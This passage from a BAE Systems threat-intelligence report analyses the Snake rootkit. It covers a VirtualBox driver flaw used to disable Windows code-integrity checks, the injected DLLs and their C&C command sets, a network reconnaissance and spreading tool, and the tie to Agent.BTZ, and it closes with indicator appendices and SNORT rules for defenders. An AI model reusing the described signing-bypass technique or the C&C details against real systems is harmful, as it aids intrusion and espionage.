The masterminds behind Snake rootkit seem to be well aware of this so what they resorted to instead is leveraging a vulnerability in a well-known virtualization product called *VirtualBox,* a product made by Oracle which is widely used by researchers to analyse malware. *VirtualBox* driver version 1.6.2 was released in June 2, 2008. Two months later, in August 2008, security researchers reported that its main driver component, which is signed under the entity "*innotek Gmbh*", contained a privilege escalation vulnerability[6].

In a nutshell, the *VirtualBox* software installs a driver called *VBoxDrv*. The driver is controlled with the *Input/Ouput Control Codes* (32-bit values called IOCTL) passed along `DeviceIoControl()` API. One of the documented transfer methods that the system uses to pass data between the caller of `DeviceIoControl()` API and the driver itself is called `METHOD_NEITHER`.

As per MSDN documentation[7], `METHOD_NEITHER` is a special transfer type when *Input/Output Request Packet* (IRP) supplies the user-mode virtual addresses of the input and output buffers, *without validating or mapping them*.

---

4 *http://www.codeproject.com/Articles/28318/Bypassing-PatchGuard-3*

5 *http://uninformed.org/index.cgi?v=3&a=3&p=17*

6 *http://www.coresecurity.com/content/virtualbox-privilege-escalation-vulnerability*

7 *http://msdn.microsoft.com/en-us/library/windows/hardware/ff543023(v=vs.85).aspx*

It is the responsibility of the driver to validate the addresses sent from user mode in order to make sure those addresses are valid usermode addresses.

The source code of the vulnerable driver (shown below) demonstrates how the integer value of the rc variable is first derived from the input parameters *pDevObj* (device object) and *pIrp* (request packet). Next, that integer value is written into the *UserBuffer* - an arbitrary address, pointed by the input parameter *pIrp* (request packet). As there are no validations made for the *UserBuffer* an attacker can craft such input parameters that will define address within kernel memory to patch and the data to patch it with:

```
01  /**
02   * Device I/O Control entry point.
03   *
04   * @param   pDevObj     Device object.
05   * @param   pIrp        Request packet.
06   */
07  NTSTATUS _stdcall VBoxDrvNtDeviceControl(PDEVICE_OBJECT pDevObj, PIRP pIrp)
08  {
09     PSUPDRVDEVEXT       pDevExt = (PSUPDRVDEVEXT)pDevObj->DeviceExtension;
10     PIO_STACK_LOCATION  pStack = IoGetCurrentIrpStackLocation(pIrp);
11     PSUPDRVSESSION      pSession = (PSUPDRVSESSION)pStack->FileObject->FsContext;
12
13     ULONG ulCmd = pStack->Parameters.DeviceIoControl.IoControlCode;
14
15     if (  ulCmd == SUP_IOCTL_FAST_DO_RAW_RUN
16       ||  ulCmd == SUP_IOCTL_FAST_DO_HWACC_RUN
17       ||  ulCmd == SUP_IOCTL_FAST_DO_NOP)
18     {
19        int rc;
20           ...
21        rc = supdrvIOCtlFast(ulCmd, pDevExt, pSession);
22
23           // supdrvIOCtlFast() function itself will return:
24           // pDevExt->pfnVMMR0EntryFast(pSession->pVM, SUP_VMMR0_DO_NOP);
25           // the function depends pDevExt and pSession, which in turn
26           // are derived from the input parameters pDevObj and pIrp
27           // therefore, rc value can be manipulated
28        __try
29        {
30                                              // save the manipulated rc value back into
31           *(int *)pIrp->UserBuffer = rc;     // the input parameter (the address to patch)
32        }
33        __except(EXCEPTION_EXECUTE_HANDLER)
34        {
35           ...
36        }
37     }
38  }
```

Now that the vulnerable driver can be used as a weapon to patch kernel memory, all the malware needs to do is to patch the content of the variable `nt!g_CiEnabled`, a boolean variable "*Code Integrity Enabled*" that marks whether the system was booted in *WinPE mode*.

When running in *WinPE mode* there is no *Code Integrity* control, therefore by enabling this mode by patching only one bit, *Code Integrity* verification is disabled so that the unsigned 64-bit driver can be loaded.

This variable is used within the function `SepInitializeCodeIntegrity()`, implemented within `CI.dll`'s function `CiInitialize()` and imported by the NT core (`ntoskrnl.exe`). In order to find the variable in kernel memory, the Snake dropper loads a copy of the NT core image (`ntoskrnl.exe`), locates the import of `CI.dll`'s function `CiInitialize()`, and then `SepInitializeCodeIntegrity()` within it. Then it parses the function's code to locate the offset of the variable.

Once located, the content of the variable `nt!g_CiEnabled` is patched in kernel memory and the 64-bit unsigned driver is loaded. This explains why Snake dropper registers itself as a service to start each time Windows starts: in order to install the vulnerable VBox driver first, then pass it a malformed structure to disable *Code Integrity* control with a `DeviceIoControl()` API call, and finally, load the driver.

In order to be able to perform the steps above, the dropper must first obtain Administrator privileges. It attempts to do this by running `MS09-025` and `MS10-015` exploits on the target system. These exploits are bundled within the dropper in its resource section as executable files. Other resources embedded within the dropper are the 32-bit and 64-bit builds of its driver, a tool for creating NTFS file systems, and the initial message queue file which is written into the virtual volume. The message queue file contains configuration data and the libraries that will be injected into usermode processes.

USERMODE DLLS

The usermode DLLs injected by the kernel-mode driver into the userland system process (e.g. `explorer.exe`) are:

- 32-bit Windows OS:
  - `rkctl_Win32.dll`
  - `inj_snake_Win32.dll`
- 64-bit Windows OS:
  - `rkctl_x64.dll`
  - `inj_snake_x64.dll`

The `rkctl_Win32.dll/rkctl_x64.dll` module uses the following hard-coded named pipe for communications: `\\.\pipe\services_control`

The remote commands it receives appear to be designed to control other components of Snake:

- `tc_cancel`
- `config_read_uint32`
- `tr_free`
- `tr_alloc`
- `tc_send_request`
- `tr_write_pipe`
- `snake_modules_command`
- `t_setoptbin`
- `tc_free_data`
- `tc_get_reply`
- `tc_read_request_pipe`
- `tc_send_request_bufs`
- `t_close`
- `tc_socket`
- `snake_free`
- `snake_alloc`

The `inj_snake_Win32.dll/inj_snake_x64.dll` module exports 61 functions. It is designed to perform the high-level tasks such as:

- manage the configuration data (by using a queue)
- exfiltrate data by using Windows Internet (WinINet) APIs or Windows Sockets 2 (Winsock) APIs:
  - communicate with the C&C server and receive commands to execute
  - submit logs to the C&C server and other reports

When the DLL activates, it reads configuration parameters from the configuration queue, that the driver creates on a virtual volume. One of the parameters defines the pipe name(s) that the DLL should use for its communications.

The remote commands received by this Snake DLL module are designed to set up various communication parameters:

- `http_log`
- `http_no_pragma_cache`
- `http_no_accept`
- `proxy_useragent`
- `proxy_bypass`
- `proxy_server`
- `proxy_discover`
- `proxy_passwd`
- `proxy_user`
- `check_inet`
- `redir_str`
- `http_max_opt`
- `http_option`
- `http_uri`
- `no_server_hijack`
- `imp_level`
- `net_password`
- `net_user`
- `write_peer_nfo`
- `read_peer_nfo`

To post the data, the DLL can use the following User-Agent string "`Mozilla/4.0 (compatible; MSIE 6.0)`".
It may rely on the following Internet Media types (MIME types) for data exfiltration:

- `application/x-shockwave-flash`
- `image/pjpeg`
- `image/jpeg`
- `image/x-xbitmap`
- `image/gif`
- `application/msword`
- `application/vnd.ms-excel`
- `application/vnd.ms-powerpoint`

Request type it uses can either be `POST` of `GET`, and C&C server resource name is `/default.asp`.

RECONNAISSANCE TOOL

One of the Snake components that could have been downloaded from a remote C&C server, was identified as a network reconnaissance tool.

When run as a command line tool, with its logic defined with the command line switches, this tool enumerates other network hosts and detects what Windows RPC services are enabled at the endpoints. It carries a list of interface identifiers associated with the named pipes. It then uses these identifiers to write a message to and read a message from the associated named pipes. By knowing what RPC services are running, it can successfully fingerprint all network hosts by mimicking the *Metasploit*'s logic of OS fingerprinting via SMB. The fingerprinting allows it to reveal the following characteristics for each host found in the network:

- the version of the operating system
- version of the service pack
- the installed network services

The data it retrieves is encrypted and saved into a configuration file `%system%\vtmon.bin`. This file is then further encrypted with an *NTL*-based (*Number Theory Library*) algorithm and is uploaded by the usermode-centric Snake rootkit to the C&C server, along with other configuration files, such as `mtmon.sdb`, `mtmon32.sdb`, `gstatsnd.bin`, `gstat.bin`, `gstat32.bin`, and other log files found in the `%windows%\$NtUninstallQ[random]$` directory.

By using this function the remote attacker can identify any potentially exploitable hosts located in the same network as the victim. The attacker may then craft an exploit against those hosts, possibly by using the *Metasploit* framework, and then deliver the generated shellcode back to the reconnaissance tool to be applied against the identified hosts by running the tool with the '`exp_os`' switch.

If the tool successfully delivers the payload and exploits the remote host(s), it will replicate the infection across the network, taking control over new hosts, thus repeating the infection cycle all over again and spreading the infection further. Unlike traditional worm techniques, this process is rather manual, but its danger is in the fact that the attacker can flexibly craft new attack methods, adjusting them to the hosts present within the network, thus preying on the weakest (least updated, most vulnerable) victims along its path.

RELATIONSHIP TO AGENT.BTZ

As seen from the check-in logs found within one of the recent samples, the time span covers almost 6 years from January 2007 till December 2012, which is aligned with the first reports of Agent.BTZ. It's worth noting that Agent.BTZ used the same XOR key for its logs as the most recent variants:

1dM3uu4j7Fw4sjnbcwlDqet4F7JyuUi4m5lmnxl1pzxl6as80cbLnmz54cs5Ldn4ri3do5L6gs923HL34x2f5cvd0fk6c1a0s

Log files created by the latest samples of Snake, compiled in 2013 and 2014, were successfully decrypted with the same XOR key.

Other similarities include the usage of the virtual partition \\.\Vd1, the temporary file named FA.tmp, usage of files named mswmpdat.tlb, wmcache.nld, winview.ocx.

CONCLUSION

The cyber-espionage operation behind the Snake rootkit is well established, a sample comiled in January 2006 indicates that the activity would have begun in at least 2005. It is also sophisticated, using complex techniques for evading host defences and providing the attackers covert communication channels. Toolmarks left behind by the authors '*vlad*' & '*gilg*', leave tantalizing clues as to the personas behind this.

From a technical perspective, Snake demonstrates two very different approaches to the task of building a cyber-espionage toolkit. One approach is to delegate the network communication engine to usermode code, backed up by a usermode rootkit. Another approach is to carry out all of the communications from the kernel-mode driver, which is a very challenging task by itself.

The complexity of the usermode-centric approach is on par with Rustock rootkit - it uses similar techniques. It's an old well-polished technology that evolved over the years and demonstrated its resilience and survivability under the stress of security counter-measures. The complexity of the kernel-centric architecture of Snake is quite unique. This architecture is designed to grant Snake as much flexibility as possible. When most of the infected hosts are cut off from the outside world, it only needs one host to be connected online. The traffic is then routed through that host to make external control and data exfiltration still possible.

The presence of the reconnaissance tool in the Snake operators' framework suggests the existence of an arsenal of infiltration tools, designed to compromise a system, then find a way to replicate into other hosts, infect them, and spread the infection even further. As demonstrated, the backdoor commands allow Snake to provide remote attackers with full remote access to the compromised system. Its ability to hibernate, staying fully inactive for a number of days, makes its detection during that time very difficult.

The analysed code suggests that even file system and registry operations can be delegated by an infected module to another module in order to stay unnoticed by behaviour analysis engines of the antivirus products, and to overcome account restrictions of the browser processes so that the injected module could still write into files and into the sensitive registry hives.

The logs and dumps it creates on the hidden virtual volumes contributes to its stealthiness too. A great deal of attention has also been given to keep its network communications as quiet as possible. Its ability to generate malicious traffic whenever the user goes online and start loading the web pages allows it to 'blend in' with the legitimate communications.

We expect much more will be uncovered by researchers in the coming weeks as the capabilities of this operation are further fleshed out. However, as we implied in the opening section, we view this threat to be a permanent feature of the landscape. Whether they dismantle this toolset and start from scratch, or continue using tools which have been exposed, remains to be seen. For their targets though the considerable challenge of keeping secrets safe on sensitive networks will certainly continue for years to come.

RECOMMENDATIONS

- Search logs for connections to Snake's command and control servers (see Appendix A)
- Search for MD5 hashes of the known samples (see Appendix B)
- Use Indicators of Compromise for building host-based rules (see Appendix C)
- Deploy SNORT rules for network based detection of Snake (see Appendix D)

APPENDIX A

Domain	IP Address	Country	Contact Email	Nameserver
arctic-zone.bbsindex.com	124.248.207.50	HK	abuse@directnic.com	NS1.DTDNS.COM
cars-online.zapto.org	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
eunews-online.zapto.org	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
fifa-rules.25u.com	124.248.207.50	HK	abuse@web.com	NS1.CHANGEIP.ORG
forum.sytes.net	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
franceonline.sytes.net	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
freeutils.3utilities.com	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
health-everyday.faqserv.com	124.248.207.50	HK	abuse@web.com	NS1.CHANGEIP.ORG
nhl-blog.servegame.com	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
olympik-blog.4dq.com	124.248.207.50	HK	abuse@web.com	NS1.CHANGEIP.ORG
pockerroom.servebeer.com	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
pressforum.serveblog.net	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
scandinavia-facts.sytes.net	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
sportmusic.servemp3.com	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
stockholm-blog.hopto.org	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
supernews.sytes.net	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
sweeden-history.zapto.org	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
tiger.got-game.org	124.248.207.50	HK	abuse@web.com	NS1.CHANGEIP.ORG
top-facts.sytes.net	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
weather-online.hopto.org	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
wintersport.sytes.net	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
x-files.zapto.org	124.248.207.50	HK	domains@no-ip.com	NF1.NO-IP.COM
forum.4dq.com	203.117.122.51	SG	abuse@web.com	NS1.CHANGEIP.ORG
forum.acmetoy.com	203.117.122.51	SG	abuse@web.com	NS1.CHANGEIP.ORG
marketplace.servehttp.com	59.125.160.178	TW	domains@no-ip.com	NF1.NO-IP.COM
music-world.servemp3.com	80.152.223.171	DE	domains@no-ip.com	NF1.NO-IP.COM
newutils.3utilities.com	80.152.223.171	DE	domains@no-ip.com	NF1.NO-IP.COM
interesting-news.zapto.org	80.152.223.171	DE	domains@no-ip.com	NF1.NO-IP.COM
north-area.bbsindex.com			abuse@directnic.com	NS1.DTDNS.COM
academyawards.effers.com			abuse@directnic.com	NS1.DTDNS.COM
cheapflights.etowns.net			abuse@directnic.com	NS1.DTDNS.COM
toolsthem.xp3.biz			support@freewha.com	NS2.FREETZI.COM
softprog.freeoda.com			support@freewha.com	NS1.ORGFREE.COM
euassociate.6te.net			support@freewha.com	NS1.6TE.NET
euland.freevar.com			support@freewha.com	NS1.UEUO.COM
communityeu.xp3.biz			support@freewha.com	NS2.FREETZI.COM
swim.onlinewebshop.net			abuse@enom.com	NS1.RUNHOSTING.COM
july.mypressonline.com			abuse@enom.com	NS1.RUNHOSTING.COM
winter.site11.com			abuse@godaddy.com	NS1.000WEBHOST.COM
eu-sciffi.99k.org			report@abuse.zymic.com	NF1.99K.ORG

APPENDIX B

MD5 Hash	File Type	FileSize	Compile Time	Notes
Kernel-centric architecture				
f4f192004df1a4723cb9a8b4a9eb2fbf	32-bit driver	206 KB	2011-06-24 07:49:41	fdisk.sys, Ultra3.sys
626576e5f0f85d77c460a322a92bb267	32-bit dropper	1,669 KB	2013-02-04 13:19:21	fdisk_mon.exe
90478f6ed92664e0a6e6a25ecfa8e395	64-bit driver	584 KB	2013-02-04 13:17:56	fdisk.sys, Ultra3.sys
1c6c857fa17ef0aa3373ff16084f2f1c	32-bit driver	219 KB	2013-02-04 13:20:00	fdisk.sys, Ultra3.sys
Usermode-centric architecture				
973fce2d142e1323156ff1ad3735e50d	32-bit driver	673 KB	2013-08-29 07:34:54	msw32.sys, cmbawt.sys
2eb233a759642abaae2e3b29b7c85b89	32-bit DLL	416 KB	2013-07-25 05:58:47	dropped DLL
Reconnaissance tool				
c82c631bf739936810c0297d31b15519	32-bit exe	176 KB	2013-03-27 08:25:43	wextract.exe
Other analysed samples				
f293c9640aa70b49f35627ef7fb58f15	32-bit exe	294 KB	2014-01-28 16:05:32	2014 sample
440802107441b03f09921138303ca9e9	32-bit driver	428 KB	2014-01-24 10:13:06	2014 sample
6406ad8833bafec59a32be842245c7dc	32-bit driver	277 KB	2013-03-29 07:51:34	Ultra3.sys, Adaptec Windows Ultra3 Family Driver
c09fbf1f2150c1cc87c8f45bd788f91f	32-bit DLL	404 KB	2013-03-28 06:49:36	dropped DLL mscpx32n.dll
5ce3455b85f2e8738a9aceb815b48aee	32-bit driver	280 KB	2013-03-29 07:44:26	Ultra3.sys, Adaptec Windows Ultra3 Family Driver
b329095db961cf3b54d9acb48a3711da	32-bit DLL	412 Kb	2013-03-27 07:10:09	dropped DLL kbdsmfno.dll
cfe0ef3d15f6a85cbd47e41340167e0b	32-bit dropper	363 KB	2012-12-18 08:22:47	mswint.exe,chset.exe
b86137fa5a232c614ec5405be4d13b37	32-bit DLL	223 KB	2012-12-18 08:22:43	libadcodec.dll
47f554745ef2a48baf3298a7aa2937e2	32-bit DLL	42 KB	2012-12-18 08:21:06	oleaut32.dll
ed785bbd156b61553aaf78b6f71fb37b	64-bit driver	435 KB	2011-06-24 07:47:59	A0009548.sys
1c18c3ef8717bb973c5091ce0bbf6428	32-bit exe	179 KB	2011-06-21 12:28:28	MSWAUDIT.EXE, utility

APPENDIX C

Location	Type	Data
Memory	Event	
		\BaseNamedObjects\{B93DFED5-9A3B-459b-A617-59FD9FAD693E}
		\BaseNamedObjects\shell.{F21EDC09-85D3-4eb9-915F-1AFA2FF28153}
		\BaseNamedObjects\wininet_activate
Memory	Device	
		\Device\RawDisk1
		\Device\RawDisk2
		\Device\vstor32
Memory	Antirootkit findings	
		unknown pages with executable code, that can't be mapped to any driver
		presence of custom interrupt 0xC3 along with multiple hooks
		hidden drivers Ultra3, ~ROOT, hidden file fdisk.sys
File system	Volume	
		\\.\Hd1
		\\.\Hd2
		\\.\vd1
Registry	Key	
		HKLM\System\CurrentControlSer\Services\Ultra3
		HKLM\System\CurrentControlSer\Services\~ROOT
File system	File	
		%windows%\$NtUninstallQ[random]$\mtmon.sdb
		%windows%\$NtUninstallQ[random]$\mtmon_.sdb
		%windows%\$NtUninstallQ[random]$\scmp.bin
		%windows%\$NtUninstallQ[random]$\ucmp.bin
		%windows%\$NtUninstallQ[random]$\isuninst.bin
		%windows%\$NtUninstallQ[random]$\mswmpdat.tlb
		%windows%\$NtUninstallQ[random]$\wmcache.nld
		%windows%\$NtUninstallQ[random]$\SPUNINST\Temp
		%system%\vtmon.bin
		%windows%\$NtUninstallQ817473$\hotfix.dat
		%windows%\$NtUninstallQ817473$\fdisk.sys
		%windows%\$NtUninstallQ817473$\fdisk_mon.exe
		%windows%\$NtUninstallQ817473$\rkng_inst.exe
Memory	Named Pipe	
		\\.\Pipe\SP[COMPUTERNAME]
		\\.\Pipe\UP[COMPUTERNAME]
		\\.\Pipe\isapi_http
		\\.\Pipe\isapi_log
		\\.\Pipe\isapi_dg
		\\.\Pipe\services_control

APPENDIX D

Canditate SNORT rules:

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"Snake rootkit, usermode-centric encrypted command from server"; content:"|01 00 00 00 00 00 00 00|1dM3uu4j7Fw4sjnb"; content:"HTTP/1.1 200 OK"; flow:to_client, established; sid:1000010;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Snake rootkit, usermode-centric client request"; content:"/1/6b-558694705129b01c0"; content:"Connection: Keep-Alive|0d 0a|"; flow:to_server,established; sid:1000011;)

FOR MORE INFORMATION CONTACT:

BAE Systems Applied Intelligence

E: marketingai@baesystems.com
W: www.baesysytems.com/ai

AUSTRALIA

Level 6
62 Pitt St
Sydney NSW 2000
Australia
T: +61 (0) 1300 027 001

UK

Surrey Research Park
Guildford
Surrey, GU2 7RQ
United Kingdom
T: +44 (0) 1483 816000

US

265 Franklin Street
Boston
MA 02110
USA
T: +1 (617) 737 4170

MALAYSIA

Unit 2B-12-1
Jalan Stesen Sentral 5
Kuala Lumpur Sentral
Kuala Lumpur, 50470
T: +603 2780 2052

DUBAI

Dubai Internet City
Building 17
Office Ground Floor 53
PO Box 500523
Dubai
T: +971 4369 4369

Applied Intelligence

BAE SYSTEMS
INSPIRED WORK